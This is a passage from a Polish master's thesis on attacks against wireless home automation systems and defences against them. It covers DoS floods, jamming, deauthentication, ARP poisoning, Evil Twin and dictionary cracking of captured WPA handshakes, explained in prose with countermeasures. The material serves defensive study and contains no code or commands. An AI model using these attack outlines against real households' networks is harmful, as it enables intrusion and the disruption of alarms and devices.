

Kierunek: Informatyczne Systemy Automatyki (ISA)
Specjalność: Inteligentne Systemy Przemysłu 4.0 (ISP)

PRACA DYPLOMOWA MAGISTERSKA

Analiza bezpieczeństwa i niezawodności
bezprzewodowych systemów automatyki domowej

Mateusz Sury

Opiekun pracy
Dr Zbigniew Jóskiewicz

Słowa kluczowe: IoT, automatyka, bezpieczeństwo, sieci bezprzewodowe

Streszczenie

Niniejsza praca dotyczy analizy bezpieczeństwa i niezawodności wybranych bezprzewodowych systemów automatyki domowej. W dobie rosnącej popularności technologii Internetu Rzeczy (IoT), automatyka domowa zyskuje na znaczeniu, stając się integralną częścią nowoczesnych domów. Jednakże, zintegrowanie takich systemów z sieciami bezprzewodowymi niesie ze sobą szereg wyzwań związanych z bezpieczeństwem i niezawodnością.

Główne zagrożenia zidentyfikowane w pracy to ataki typu DoS (Denial of Service), DDoS (Distributed Denial of Service), ataki na hasło sieci WiFi, packet sniffing oraz ataki Man-in-the-Middle (MitM). Każdy z tych ataków został szczegółowo przeanalizowany pod kątem metodologii jego przeprowadzenia, skuteczności, szkodliwości oraz kosztów przeprowadzenia.

Przeprowadzono szereg eksperymentów mających na celu ocenę podatności różnych urządzeń automatyki domowej na wymienione ataki. Badania wykazały, że bez odpowiednich zabezpieczeń, systemy automatyki domowej są podatne na poważne zakłócenia, które mogą prowadzić do nieautoryzowanego dostępu do danych oraz przerw w działaniu systemu.

W pracy przedstawiono również propozycje optymalizacji bezpieczeństwa i niezawodności badanych systemów, w tym implementację zaawansowanych mechanizmów zabezpieczających takich jak szyfrowanie danych, filtrowanie ARP oraz monitorowanie ruchu sieciowego. Wnioski z przeprowadzonych badań mogą stanowić podstawę do opracowania bardziej skutecznych strategii ochrony sieci bezprzewodowych w kontekście automatyki domowej, co jest kluczowe dla zapewnienia bezpieczeństwa i niezawodności nowoczesnych systemów IoT.

Praca podkreśla znaczenie implementacji zaawansowanych środków ochronnych oraz edukacji użytkowników i administratorów sieci na temat potencjalnych zagrożeń i metod ich mitigacji. Dzięki temu możliwe jest stworzenie bezpiecznych i niezawodnych systemów automatyki domowej, które będą w stanie sprostać wyzwaniom współczesnego świata technologii.

Abstract

This study focuses on analyzing the security and reliability of selected wireless home automation systems. In the era of increasing popularity of Internet of Things (IoT) technology, home automation is gaining importance, becoming an integral part of modern homes. However, integrating such systems with wireless networks brings a number of challenges related to security and reliability.

The main threats identified in this research are DoS (Denial of Service) attacks, DDoS (Distributed Denial of Service) attacks, WiFi password attacks, packet sniffing, and Man-in-the-Middle (MitM) attacks. Each of these attacks has been analyzed in detail in terms of methodology, effectiveness, harmfulness, and cost of execution.

A series of experiments were conducted to assess the vulnerability of various home automation devices to the aforementioned attacks. The findings indicate that without proper security measures, home automation systems are susceptible to serious disruptions that can lead to unauthorized data access and system outages.

The study also presents proposals for optimizing the security and reliability of the analyzed systems, including the implementation of advanced security mechanisms such as data encryption, ARP filtering, and network traffic monitoring. The conclusions drawn from this research can serve as a basis for developing more effective strategies for protecting

wireless networks in the context of home automation, which is crucial for ensuring the security and reliability of modern IoT systems.

The research emphasizes the importance of implementing advanced protective measures and educating users and network administrators about potential threats and mitigation methods. This is essential for creating secure and reliable home automation systems capable of meeting the challenges of the contemporary technological world.

Spis treści

Wstęp	3
1. Analiza przykładowych zagrożeń i zabezpieczeń przed nimi w kontekście bezprzewodowych urządzeń automatyki domowej	6
1.1. Ataki DOS	6
1.1.1. DoS Flood Attack	6
1.1.2. DDoS Flood Attack	7
1.1.3. Jamming – zakłócanie połączenia	7
1.1.4. ARP Poisoning – blokowanie ruchu sieciowego	7
1.2. Ataki na hasło sieci WiFi	8
1.2.1. Atak Evil Twin	8
1.2.2. Atak słownikowy	9
1.2.3. Atak Brute Force	10
1.3. Packet Sniffing	10
1.4. Ataki MitM	11
2. Charakterystyka środowisk testowych i przeprowadzanych symulacji ataków ..	12
2.1. Urządzenia WiFi pracujące w trybie infrastrukturalnym z AP	12
2.1.1. WiFi Deauther (DoS)	12
2.1.2. WiFi Jammer (DoS)	18
2.1.3. Evil Twin Attack	21
2.1.4. Dictionary Attack	23
2.1.5. Brute Force Attack	24
2.1.6. TCP SYN Flood Attack (DoS) na punkt dostępowy	24
2.1.7. TCP SYN Flood Attack (DoS) na serwer automatyzacji Home Assistant	27
2.1.8. HTTP Flood Attack (DDoS) na serwer automatyzacji Home Assistant ..	28
2.1.9. HTTP Flood Attack (DoS) urządzenia ESPHome	30
2.1.10. Packet Sniffing (Man In The Middle)	32
2.1.11. ARP Poisoning (DoS)	34
2.2. Urządzenia WiFi pracujące w trybie ad hoc	37
2.2.1. Packet Sniffing	37
2.2.2. Man In The Middle Attack	38
2.2.3. WiFi Jammer (DoS)	42
2.2.4. ESPNow Flood Attack / Flash Flood Attack (DDoS)	44
2.3. Urządzenia Bluetooth	47
2.3.1. Ping Flood Attack (DoS)	47
2.3.2. Bluetooth Jammer (DoS)	48
2.4. Urządzenia ZigBee	51

2.4.1.	Zigbee Jammer (DoS).....	51
3.	Ocena i analiza ataków	53
3.1.	Metodologia oceny ataków na systemy automatyki domowej.....	53
3.2.	Ataki deautoryzacyjne	54
3.3.	Ataki zagłuszaczem sygnału.....	55
3.4.	Przechwytywanie pakietów	56
3.5.	Modyfikowanie danych (Man in the Middle).....	57
3.6.	Ataki przeciążające typu DoS/DDoS	59
3.6.1.	Atak na punkt dostępu	59
3.6.2.	Ataki na serwery automatyzacji	59
3.6.3.	Ataki na urządzenia wykonawcze	61
3.7.	Ataki na hasło sieci WiFi	62
4.	Propozycje optymalizacji bezpieczeństwa i niezawodności badanych systemów, implementacja, testowanie.....	64
4.1.	Zabezpieczenie przed atakami deautoryzacyjnymi	64
4.1.1.	Propozycja zabezpieczenia	64
4.1.2.	Implementacja zabezpieczeń	64
4.1.3.	Test zabezpieczenia	64
4.2.	Zabezpieczenie przed zagłuszaczami sygnału.....	65
4.2.1.	Propozycje zabezpieczeń	65
4.2.2.	Implementacja zabezpieczeń	65
4.2.3.	Test zabezpieczeń	68
4.3.	Zabezpieczenie przed atakami na hasło sieci WiFi	70
4.3.1.	Propozycje zabezpieczeń	70
4.3.2.	Implementacja zabezpieczeń	70
4.3.3.	Test zabezpieczeń	70
4.4.	Zabezpieczenia przed atakami DoS typu TCP SYN Flood wewnątrz sieci domowej	70
4.4.1.	Propozycje zabezpieczeń	70
4.4.2.	Implementacja zabezpieczeń	70
4.4.3.	Test zabezpieczeń	71
4.5.	Zabezpieczenia przed atakami DoS typu Flood serwera ad hoc ESPAssistant	72
4.5.1.	Propozycje zabezpieczeń	72
4.5.2.	Implementacja zabezpieczeń	72
4.5.3.	Test zabezpieczeń	73
4.6.	Zabezpieczenia przed atakami DoS typu HTTP Flood wewnątrz sieci domowej	74

4.6.1.	Propozycje zabezpieczeń.....	74
4.6.2.	Implementacja zabezpieczeń	74
4.6.3.	Test zabezpieczeń	75
4.7.	Zabezpieczenie przed atakami na ARP	76
4.7.1.	Propozycje zabezpieczeń.....	76
4.7.2.	Implementacja zabezpieczeń	76
4.7.3.	Test zabezpieczeń	77
4.8.	Zabezpieczenie przed przechwytywaniem i modyfikowaniem danych	78
4.8.1.	Propozycje zabezpieczeń.....	78
4.8.2.	Implementacja zabezpieczeń	78
4.8.3.	Test zabezpieczeń	80
	Wnioski	81
	Bibliografia	83
	Spis rysunków.....	86
	Spis tabel.....	88
	Załącznik.....	88

Wstęp

W ostatnich latach rozwój technologii Internetu Rzeczy (IoT) nabrał niespotykanego wcześniej tempa, wpływając na różne aspekty życia codziennego [1]. Jednym z obszarów, który szczególnie zyskał na znaczeniu, jest automatyka domowa. Dzięki IoT możliwe stało się stworzenie inteligentnych domów, w których urządzenia komunikują się ze sobą i reagują na zmieniające się warunki środowiskowe oraz preferencje użytkowników. Automatyzacja obejmuje szeroki zakres urządzeń i systemów, takich jak oświetlenie, ogrzewanie, systemy bezpieczeństwa, a także urządzenia gospodarstwa domowego.

Automatyka domowa przynosi liczne korzyści, w tym poprawę komfortu życia, oszczędność energii oraz zwiększenie bezpieczeństwa. Inteligentne systemy mogą automatycznie dostosowywać parametry środowiskowe, np. temperaturę czy oświetlenie, w zależności od obecności domowników, pory dnia czy pogody [2]. Dzięki integracji z systemami bezpieczeństwa możliwe jest monitorowanie i kontrolowanie dostępu do domu, co znacznie podnosi poziom ochrony mienia. Dodatkowo, wiele urządzeń automatyki domowej umożliwia zdalne sterowanie za pomocą aplikacji mobilnych, co pozwala na zarządzanie domem nawet wtedy, gdy jego właściciel znajduje się poza nim [3].

Jednak wraz z rosnącą popularnością i powszechnością stosowania urządzeń IoT, pojawiają się nowe wyzwania, zwłaszcza w kontekście bezpieczeństwa i niezawodności. Systemy automatyki domowej, które wykorzystują sieci bezprzewodowe do komunikacji, mogą stać się celem różnorodnych ataków cybernetycznych. Zagrożenia te mogą prowadzić do poważnych konsekwencji, w tym utraty kontroli nad urządzeniami, wycieku wrażliwych danych czy nawet fizycznego uszkodzenia mienia [4].

Bezpieczeństwo sieci bezprzewodowych w kontekście automatyki domowej to zagadnienie wieloaspektowe, które wymaga podejścia interdyscyplinarnego. Należy uwzględnić zarówno techniczne aspekty zabezpieczeń, jak i czynniki związane z użytkownikiem, takie jak edukacja i świadomość zagrożeń. Kluczowym elementem jest zastosowanie odpowiednich mechanizmów kryptograficznych, które zapewniają poufność i integralność przesyłanych danych. Szyfrowanie komunikacji między urządzeniami oraz autoryzacja użytkowników to podstawowe środki ochrony przed nieautoryzowanym dostępem [5].

Jednym z kluczowych zagadnień związanych z bezpieczeństwem bezprzewodowych urządzeń automatyki domowej jest wykorzystanie różnych protokołów komunikacyjnych, takich jak WiFi, Zigbee i Bluetooth. Każdy z tych protokołów ma swoje unikalne cechy, zalety oraz potencjalne słabości, które mogą być wykorzystywane przez atakujących.

WiFi jest jednym z najpowszechniej stosowanych protokołów komunikacyjnych w automatyce domowej, ze względu na jego szeroką dostępność i wysoką przepustowość. Jednakże, jego popularność sprawia również, że jest on jednym z głównych celów ataków. Jedną z głównych wrażliwości sieci WiFi jest brak wystarczająco silnych mechanizmów szyfrowania w starszych standardach, takich jak WEP, który może być łatwo złamany przez doświadczonego atakującego. Nawet nowsze standardy, takie jak WPA2, mogą być podatne na ataki brute-force, jeśli używane hasła są zbyt słabe [6]. Problemem jest także szeroka dostępność urządzeń, które mogą być łatwo skonfigurowane do trybu "hotspot" bez odpowiednich zabezpieczeń, co umożliwia nieautoryzowanym użytkownikom dostęp do sieci. W domowych sieciach WiFi często wykorzystywane są routery, które nie mają regularnie aktualizowanego oprogramowania, co może prowadzić do wykorzystania znanych luk bezpieczeństwa przez atakujących [7]. Przykładem jest luka KRACK (Key Reinstallation Attacks), która dotknęła wiele urządzeń i pozwalała na deszyfrację ruchu sieciowego [8]. WiFi jest także podatne na zakłócenia sygnału, co może prowadzić do problemów z łącznością i stabilnością sieci. Zakłócenia mogą pochodzić z różnych źródeł,

takich jak inne urządzenia bezprzewodowe, mikrofalówki czy nawet gęsta zabudowa [9]. Niestabilna sieć WiFi może wpływać negatywnie na działanie systemów automatyki domowej, takich jak inteligentne zamki, oświetlenie czy systemy ogrzewania, co może powodować niewygodę lub nawet zagrożenie bezpieczeństwa.

Zigbee to protokół komunikacyjny, który jest szeroko stosowany w urządzeniach IoT ze względu na jego niskie zużycie energii i zdolność do tworzenia sieci kratowych, które zwiększają zasięg komunikacji. Jednakże, Zigbee również nie jest wolny od zagrożeń. Jednym z głównych problemów jest możliwość przechwytywania pakietów danych przesyłanych w sieci, co może być wykorzystane do analizy ruchu i identyfikacji wrażliwych punktów systemu. Przechwycone dane mogą zawierać informacje o konfiguracji urządzeń, ich stanie oraz komunikatach sterujących, co może posłużyć do późniejszych ataków. Niektóre urządzenia Zigbee mogą nie stosować silnych mechanizmów szyfrowania, co ułatwia przechwytywanie i analizowanie danych [10]. W praktyce zdarza się, że producenci wprowadzają uproszczone mechanizmy zabezpieczeń, aby obniżyć koszty produkcji i skomplikowanie urządzeń. To prowadzi do sytuacji, w której dane są przesyłane w formie niezabezpieczonej lub z użyciem prostych kluczy szyfrujących, które mogą być łatwo złamane [11]. Kolejnym wyzwaniem jest kwestia zarządzania kluczami szyfrującymi, które mogą być źle przechowywane lub nieodpowiednio zabezpieczone, co umożliwia atakującym ich odczytanie i wykorzystanie. Proces dystrybucji i wymiany kluczy w sieciach Zigbee bywa skomplikowany i podatny na błędy [12]. Jeśli klucze są przechowywane w sposób niechroniony, mogą zostać odczytane przez osoby trzecie, co otwiera drogę do dalszych ataków na sieć. Zigbee jest również podatne na zakłócenia sygnału radiowego, co może prowadzić do przerwania komunikacji między urządzeniami, co z kolei może skutkować nieprawidłowym działaniem systemów automatyki domowej. Zakłócenia mogą pochodzić z innych urządzeń działających na podobnych częstotliwościach, co dodatkowo komplikuje utrzymanie stabilnej komunikacji w sieci Zigbee. Brak standardowych procedur aktualizacji oprogramowania dla wielu urządzeń Zigbee może prowadzić do pozostawienia znanych luk bezpieczeństwa bez naprawy. Aktualizacje oprogramowania są kluczowe dla zachowania bezpieczeństwa, ale w wielu przypadkach urządzenia Zigbee nie są regularnie aktualizowane, co sprawia, że są one podatne na znane ataki i exploity [13].

Bluetooth jest kolejnym popularnym protokołem komunikacyjnym stosowanym w automatyce domowej, ze względu na jego niskie zużycie energii i łatwość integracji z urządzeniami mobilnymi. Jednakże, Bluetooth również ma swoje specyficzne wrażliwości. Jednym z głównych problemów jest podatność na nieautoryzowane połączenia, zwłaszcza jeśli urządzenia Bluetooth są pozostawione w trybie wykrywalnym. Atakujący mogą wykorzystać te połączenia do uzyskania dostępu do danych lub do przejęcia kontroli nad urządzeniami [14]. Problemem jest brak silnych mechanizmów szyfrowania w starszych wersjach protokołu Bluetooth, co umożliwia przechwytywanie i analizowanie danych przesyłanych między urządzeniami. Starsze wersje Bluetooth, takie jak 2.0, używają słabych metod szyfrowania, które mogą być łatwo złamane. Nawet nowsze wersje, takie jak Bluetooth 4.0 i 5.0, mogą mieć słabości, jeśli nie są odpowiednio zabezpieczone [15]. Urządzenia Bluetooth mogą być również podatne na zakłócenia sygnału radiowego, co może prowadzić do przerwania połączenia i wpływać na działanie systemów automatyki domowej. Zakłócenia mogą pochodzić z innych urządzeń bezprzewodowych lub elektromagnetycznych zakłóceń z urządzeń gospodarstwa domowego czy oświetlenia LED [16]. Tego typu problemy mogą powodować nieprawidłowe działanie systemów automatyki, takich jak inteligentne zamki, czujniki ruchu czy systemy zarządzania energią. Podobnie jak w przypadku Zigbee, brak regularnych aktualizacji oprogramowania urządzeń Bluetooth może prowadzić do wykorzystania znanych luk bezpieczeństwa przez

atakujących [17]. W niniejszej pracy szczególną uwagę poświęcono analizie zagrożeń oraz testowaniu zabezpieczeń w kontekście bezprzewodowych systemów automatyki domowej. Przeprowadzone badania miały na celu identyfikację słabych punktów w tych systemach oraz opracowanie skutecznych strategii ochrony. W ramach eksperymentów testowano różnorodne metody ataków, takie jak DoS (Denial of Service), DDoS (Distributed Denial of Service), ataki na hasła WiFi, sniffing pakietów oraz ataki typu Man-in-the-Middle (MitM). Badano również skuteczność różnych mechanizmów zabezpieczających, w tym szyfrowania, filtrowania ARP oraz monitoringu ruchu sieciowego. Celem pracy jest przeprowadzenie kompleksowej analizy bezpieczeństwa i niezawodności wybranych bezprzewodowych systemów automatyki domowej. W ramach niniejszej pracy opracowano i przeprowadzono badania eksperymentalne oraz zaprojektowano rozwiązania mające na celu poprawę bezpieczeństwa i niezawodności tych systemów.

W niniejszej pracy szczególną uwagę poświęcono analizie zagrożeń oraz testowaniu zabezpieczeń w kontekście bezprzewodowych systemów automatyki domowej. Przeprowadzone badania miały na celu identyfikację słabych punktów w tych systemach oraz opracowanie skutecznych strategii ochrony. W ramach eksperymentów testowano różnorodne metody ataków, takie jak DoS (Denial of Service), DDoS (Distributed Denial of Service), ataki na hasła WiFi, sniffing pakietów oraz ataki typu Man-in-the-Middle (MitM). Badano również skuteczność różnych mechanizmów zabezpieczających, w tym szyfrowania, filtrowania ARP oraz monitoringu ruchu sieciowego.

Celem pracy jest przeprowadzenie kompleksowej analizy bezpieczeństwa i niezawodności wybranych bezprzewodowych systemów automatyki domowej. W ramach niniejszej pracy opracowano i przeprowadzono badania eksperymentalne oraz zaprojektowano rozwiązania mające na celu poprawę bezpieczeństwa i niezawodności tych systemów.

1. Analiza przykładowych zagrożeń i zabezpieczeń przed nimi w kontekście bezprzewodowych urządzeń automatyki domowej

Ataki na bezprzewodowe urządzenia automatyki domowej można podzielić w zależności od przyjętych kryteriów na wiele sposobów. Przykładowym rozróżnieniem, może być podział na ataki fizyczne, sieciowe oraz ataki na oprogramowanie. Ze względu jednak na to, że praca ta skupia się w większości na atakach sieciowych, ataki te będą klasyfikowane ze względu na cel ataku.

1.1. Ataki DOS

Ataki DoS (Denial of Service) i DDoS (Distributed Denial of Service) są formami cyberataków, których głównym celem jest zakłócenie normalnego funkcjonowania serwerów, urządzeń podłączonych do sieci lub samej sieci poprzez przeciążenie ich zasobów, zagłuszenie lub wykorzystanie luk w oprogramowaniu. Ataki te powodują, że użytkownicy nie mogą korzystać z atakowanego systemu, co prowadzi do znaczących zakłóceń w dostępie do usług i potencjalnych konsekwencji związanych z wyłączeniem systemu z użytkowania [18].

Za przykład ataku DoS w kontekście automatyki domowej może posłużyć bezprzewodowy system alarmowy oparty na czujnikach ruchu, komunikujących się z serwerem Home Assistant przez protokół ZigBee. Serwer ten przesyła powiadomienia SMS o wykrytym ruchu przez modem komórkowy na telefon właściciela posesji. W takim przypadku odpowiednie zakłócenie komunikacji pomiędzy serwerem a czujnikami może umożliwić wtargnięcie na posesję, pozostając niewykrytym.

1.1.1. DoS Flood Attack

Atak DoS typu Flood polega na wysyłaniu dużej liczby zapytań do jednego systemu, serwera lub sieci w celu wyczerpania jego zasobów, takich jak przepustowość, pamięć RAM czy moc obliczeniowa procesora. W wyniku takiego przeciążenia system nie jest w stanie obsługiwać normalnego ruchu, co skutkuje niedostępnością usługi dla użytkowników [20].

Atak typu Flood może przyjmować różne formy. Jedną z nich jest ICMP Flood, gdzie atakujący wykorzystuje protokół ICMP (Internet Control Message Protocol), wysyłając duże liczby pakietów ICMP Echo Request (znanych jako ping). Odbiorca musi odpowiedzieć na każde zapytanie, co prowadzi do wyczerpania zasobów sieciowych i systemowych [21].

Innym przykładem jest SYN Flood, który polega na wysyłaniu dużej liczby zapytań SYN (synchronize) do serwera. Każde zapytanie SYN wymaga odpowiedzi SYN-ACK (synchronize-acknowledge) od serwera i utworzenia wpisu w tablicy połączeń. Przy dużej liczbie takich zapytań serwer może nie być w stanie przetworzyć wszystkich połączeń, co prowadzi do wyczerpania jego zasobów i w efekcie do niedostępności usługi dla innych użytkowników [22].

Kolejną formą ataku jest UDP Flood, który wykorzystuje protokół UDP (User Datagram Protocol). Atakujący wysyła dużą liczbę pakietów UDP do losowych portów na docelowym systemie. Każdy pakiet wymaga przetworzenia, co może obciążyć zasoby systemowe i sieciowe, powodując niedostępność usług [23].

Wszystkie te formy ataków typu Flood mają na celu przeciążenie zasobów celu, co uniemożliwia normalne funkcjonowanie systemu i powoduje niedostępność usług dla użytkowników. Ataki te mogą być przeprowadzane zarówno przez pojedynczy komputer, jak i z wykorzystaniem zainfekowanej sieci komputerów (botnetu), co zwiększa skalę i skuteczność ataku [24].

1.1.2. DDoS Flood Attack

W przypadku ataku DDoS typu Flood, zasada działania jest podobna do ataku DoS, ale skala jest znacznie większa. DDoS wykorzystuje wiele komputerów, często należących do rozległej sieci zainfekowanych maszyn zwanych botnetem. Komputery te równocześnie wysyłają ogromną ilość zapytań do wybranego celu. Dzięki tej rozproszonej architekturze, ataki DDoS są znacznie trudniejsze do obrony, ponieważ ruch generowany przez botnet może pochodzić z tysięcy lub nawet milionów różnych źródeł, co utrudnia odróżnienie legalnego ruchu od ruchu pochodzącego z ataku. Taki atak jest w stanie wywołać znacznie większe zakłócenia niż w przypadku ataku DoS pochodzącego z jednego urządzenia [25].

1.1.3. Jamming – zakłócanie połączenia

W przeciwieństwie do ataków typu Flood, które skupiają się na zablokowaniu dostępu do zasobów poprzez przeciążenie danego systemu, jamming ma na celu zakłócenie samej komunikacji, uniemożliwiając prawidłową transmisję danych między nadawcą a odbiorcą. Ataki typu jamming można podzielić na dwa główne rodzaje: jamming na poziomie fizycznym oraz jamming na poziomie logicznym.

Jamming na poziomie fizycznym to typ ataku, który ma na celu zakłócenie komunikacji radiowej poprzez zagłuszenie sygnału. Polega na emitowaniu silnych sygnałów elektromagnetycznych w paśmie, w którym odbywa się komunikacja, co powoduje przekłamanie lub całkowite zatarcie przesyłanych danych. Takie zakłócenia mogą uniemożliwić odbiorcy odebranie prawidłowych danych od nadawcy. Obrona przed tego typu atakami często obejmuje wykorzystanie zaawansowanych technik filtrowania sygnałów, które mają na celu redukcję wpływu zakłóceń na sygnał, oraz dynamiczną zmianę parametrów pracy sieci, takich jak częstotliwość czy kierunek transmisji. Przykłady takich technik to spread spectrum (rozszerzenie widma), zmiana protokołu komunikacji oraz frequency hopping (przeskoki częstotliwości), które utrudniają atakującemu skuteczne zakłócenie komunikacji [26].

Jamming na poziomie logicznym dotyczy warstwy protokołów komunikacyjnych. Dla sieci WiFi atak tego typu może polegać na wysyłaniu, za pomocą specjalnie skonfigurowanego oprogramowania, fałszywych ramek deautoryzacyjnych do urządzeń w obrębie danej sieci. Po otrzymaniu takich danych, urządzenie zostaje rozłączone z punktem dostępu. Przy odpowiednio wysokiej częstotliwości nadawania ramek, atak ten może całkowicie zablokować możliwość łączenia się urządzeń z daną siecią WiFi. Dodatkowo, jamming tego typu może być pierwszym krokiem do przeprowadzenia poważniejszych ataków, takich jak Evil Twin czy przechwycenie 4-way handshake, za pomocą którego atakujący może podjąć próbę odszyfrowania hasła do sieci. Atak ten jest możliwy ze względu na brak obsługi szyfrowania ramek deautoryzacyjnych przez znaczną część urządzeń pracujących w standardzie 802.11, dzięki czemu w prosty sposób mogą one być odczytane. Zabezpieczenie przed jammingiem typu logicznego obejmuje używanie nowszego protokołu szyfrowania WPA3 lub standardu 802.11w, w których to ramki deautoryzacyjne również są szyfrowane. W przypadku starszych urządzeń, nie obsługujących żadnego z wspomnianych rozwiązań, istnieje możliwość ciągłego wysyłania nadrzędnych ramek autoryzacyjnych, dzięki czemu urządzenie pozostaje podłączone do sieci [27].

1.1.4. ARP Poisoning – blokowanie ruchu sieciowego

Atak ARP Poisoning jest metodą ataku na sieci komputerowe, który ma na celu zakłócenie komunikacji między urządzeniami w sieci poprzez zmanipulowanie tablicy ARP (Address Resolution Protocol) na urządzeniach docelowych. Ten rodzaj ataku może

skutkować odłączeniem komunikacji dla jednego lub wielu urządzeń w sieci, co prowadzi do poważnych zakłóceń w funkcjonowaniu sieci [28].

W typowym scenariuszu ataku ARP Poisoning sprawca wysyła fałszywe pakiety ARP do jednego lub więcej urządzeń w sieci. Pakiety te są zaprojektowane tak, aby wprowadzić w błąd urządzenia docelowe co do prawdziwego adresu MAC (Media Access Control) innych urządzeń w sieci. Po otrzymaniu fałszywego pakietu ARP, atakowane urządzenie aktualizuje swoją lokalną tablicę ARP, zamieniając prawdziwy adres MAC urządzenia, z którym chce się komunikować, na adres MAC sprawcy. W rezultacie, gdy atakowane urządzenie próbuje skomunikować się z innym urządzeniem w sieci, wysyła pakiety danych na adres MAC sprawcy zamiast na rzeczywisty adres docelowego urządzenia. Skutkiem tego działania jest to, że pakiety danych nie docierają do ich prawdziwych celów, co prowadzi do przerwania komunikacji. Dodatkowo, sprawca może przechwycić te pakiety, co umożliwia mu podsłuchiwanie komunikacji i potencjalnie modyfikowanie danych przed ich dalszym przekazaniem. W zależności od sposobu konfiguracji sieci, atak ARP Poisoning może być skierowany przeciwko pojedynczemu urządzeniu lub szeroko stosowany w celu zakłócenia komunikacji dla wielu urządzeń w sieci [29].

Aby zabezpieczyć się przed atakiem ARP Poisoning, można zastosować różne środki. Jednym z podstawowych kroków jest monitorowanie ruchu sieciowego w celu wykrycia nieprawidłowych wzorców, które mogą wskazywać na próbę manipulacji tablicą ARP. Stosowanie zabezpieczeń warstwy fizycznej sieci, takich jak VLAN (Virtual Local Area Network), może również ograniczyć ryzyko ataku, segmentując ruch sieciowy i ograniczając możliwości atakującego. Dodatkowo, narzędzia do wykrywania i zapobiegania atakom ARP Poisoning, takie jak NetCut Defender, mogą pomóc w identyfikacji i blokowaniu fałszywych pakietów ARP [30].

Implementacja dynamicznego protokołu ARP (DARP) lub statycznych wpisów ARP na kluczowych urządzeniach sieciowych również może skutecznie zapobiegać manipulacji tablicą ARP. Regularne aktualizacje oprogramowania i stosowanie najnowszych protokołów bezpieczeństwa są również kluczowe w ochronie przed tego typu atakami [31].

1.2. Ataki na hasło sieci WiFi

1.2.1. Atak Evil Twin

Atak typu Evil Twin jest techniką, w której atakujący tworzy fałszywą sieć bezprzewodową, imitującą legalny punkt dostępu (AP - Access Point) w celu przechwycenia danych użytkowników, uzyskania nieautoryzowanego dostępu do ich urządzeń lub próby zdobycia hasła do sieci WiFi. Fałszywy punkt dostępu zazwyczaj posiada taką samą nazwę SSID (Service Set Identifier) jak legalny AP, co sprawia, że użytkownicy nieświadomie łączą się z tą złośliwą siecią, myśląc, że korzystają z autentycznego połączenia. Atakujący może w ten sposób monitorować ruch sieciowy, uzyskiwać hasła, a nawet przechwytywać dane osobowe. Dodatkowo punkt dostępu może być skonfigurowany w taki sposób, że użytkownicy nie zauważają różnicy w działaniu sieci. Atakujący może przekierowywać ruch sieciowy do legalnego AP po przechwyceniu i odczytaniu danych, co sprawia, że ofiara nie zdaje sobie sprawy z nieautoryzowanego dostępu. Złożoność i trudność wykrycia tego ataku sprawiają, że jest on szczególnie niebezpieczny w środowiskach publicznych, takich jak kawiarnie, lotniska czy hotele, gdzie użytkownicy często łączą się z publicznymi sieciami WiFi [32].

Aby zwiększyć skuteczność ataku typu Evil Twin, atakujący często wykorzystuje WiFi jammer. WiFi jammer wysyła pakiety deautoryzacyjne do urządzeń w sieci, zmuszając je do rozłączenia z oryginalnym punktem dostępu. Gdy urządzenia próbują ponownie nawiązać połączenie z siecią, często automatycznie łączą się z punktem dostępowym o najsilniejszym odbieranym sygnale, którym jest fałszywy punkt dostępu stworzony przez atakującego [33].

Zabezpieczenie przed atakiem typu Evil Twin wymaga implementacji kilku warstw ochrony. Przede wszystkim warto korzystać z WPA3, najnowszego standardu szyfrowania WiFi, który wprowadza lepsze mechanizmy uwierzytelniania i szyfrowania w porównaniu do wcześniejszych standardów. WPA3 utrudnia atakującym przeprowadzanie skutecznych ataków, nawet jeśli uda im się nakłonić urządzenia do połączenia z fałszywym punktem dostępu [34].

Kolejnym krokiem jest zastosowanie certyfikatów cyfrowych oraz technologii Enterprise WPA2 lub WPA3 z EAP (Extensible Authentication Protocol). Używanie certyfikatów umożliwia uwierzytelnianie sieci bezprzewodowej i potwierdzanie tożsamości punktów dostępu, co pozwala urządzeniom rozróżnić legalne AP od fałszywych. Ponadto, korzystanie z VPN (Virtual Private Network) może dodatkowo zabezpieczyć komunikację, szyfrując cały ruch sieciowy, co utrudnia atakującym przechwytywanie danych nawet w przypadku połączenia z fałszywym punktem dostępu [35].

1.2.2. Atak słownikowy

Dictionary attack, czyli atak słownikowy, jest techniką wykorzystywaną do łamania haseł, która polega na systematycznym sprawdzaniu dużej liczby potencjalnych haseł zgromadzonych w predefiniowanym słowniku. Słownik ten zawiera zestawienie popularnych haseł, słów, fraz, imion oraz innych często używanych sekwencji znaków. Atak słownikowy opiera się na założeniu, że wielu użytkowników wybiera hasła łatwe do zapamiętania, które często są powszechnymi słowami lub prostymi kombinacjami, co znacząco zwiększa szanse atakującego na sukces [36].

Proces ataku słownikowego zazwyczaj zaczyna się od uzyskania dostępu do zaszyfrowanych haseł lub danych, takich jak hash haseł w systemach komputerowych. W kontekście bezprzewodowych sieci Wi-Fi, pierwszym krokiem jest przechwycenie tzw. 4-way handshake, czyli czterostopniowego procesu uwierzytelniania między urządzeniem klienckim a punktem dostępu. Atakujący może używać narzędzi takich jak WiFi jammer, aby wysyłać pakiety deautoryzacyjne do urządzeń w sieci, zmuszając je do ponownego nawiązania połączenia i umożliwiając przechwycenie handshake. Gdy handshake zostanie przechwycony, atakujący może przystąpić do łamania haseł, używając słownika [37].

Wykorzystując programy automatyzujące ten proces, atakujący przetwarza każdy wpis ze słownika, porównując go z przechwyconym handshake. Program generuje hash dla każdej kombinacji słów ze słownika i porównuje go z hashem przechwyconym podczas handshake. Jeśli hash generowany przez słowo ze słownika pasuje do zaszyfrowanego hasła, atakujący zdobywa hasło w postaci czystego tekstu. Skuteczność tego ataku zależy od jakości i wielkości użytego słownika oraz od tego, jak często użytkownicy korzystają z łatwych do odgadnięcia haseł [38].

Aby zabezpieczyć się przed atakiem słownikowym w kontekście bezprzewodowej automatyki domowej, użytkownicy powinni stosować złożone i unikalne hasła, które nie są łatwe do odgadnięcia. Dobre hasło powinno zawierać mieszankę liter (zarówno dużych, jak i małych), cyfr oraz znaków specjalnych. Warto korzystać z menedżerów haseł, które mogą generować i przechowywać silne hasła, co znacząco utrudnia przeprowadzenie ataku słownikowego. Dodatkowo, implementacja dodatkowych warstw zabezpieczeń, takich jak uwierzytelnianie dwuskładnikowe (2FA), może znacząco zwiększyć poziom ochrony przed tego typu atakami. Regularne aktualizowanie oprogramowania urządzeń automatyki domowej oraz świadomość najnowszych zagrożeń i praktyk bezpieczeństwa również odgrywają kluczową rolę w ochronie przed atakami słownikowymi [39].

1.2.3. Atak Brute Force

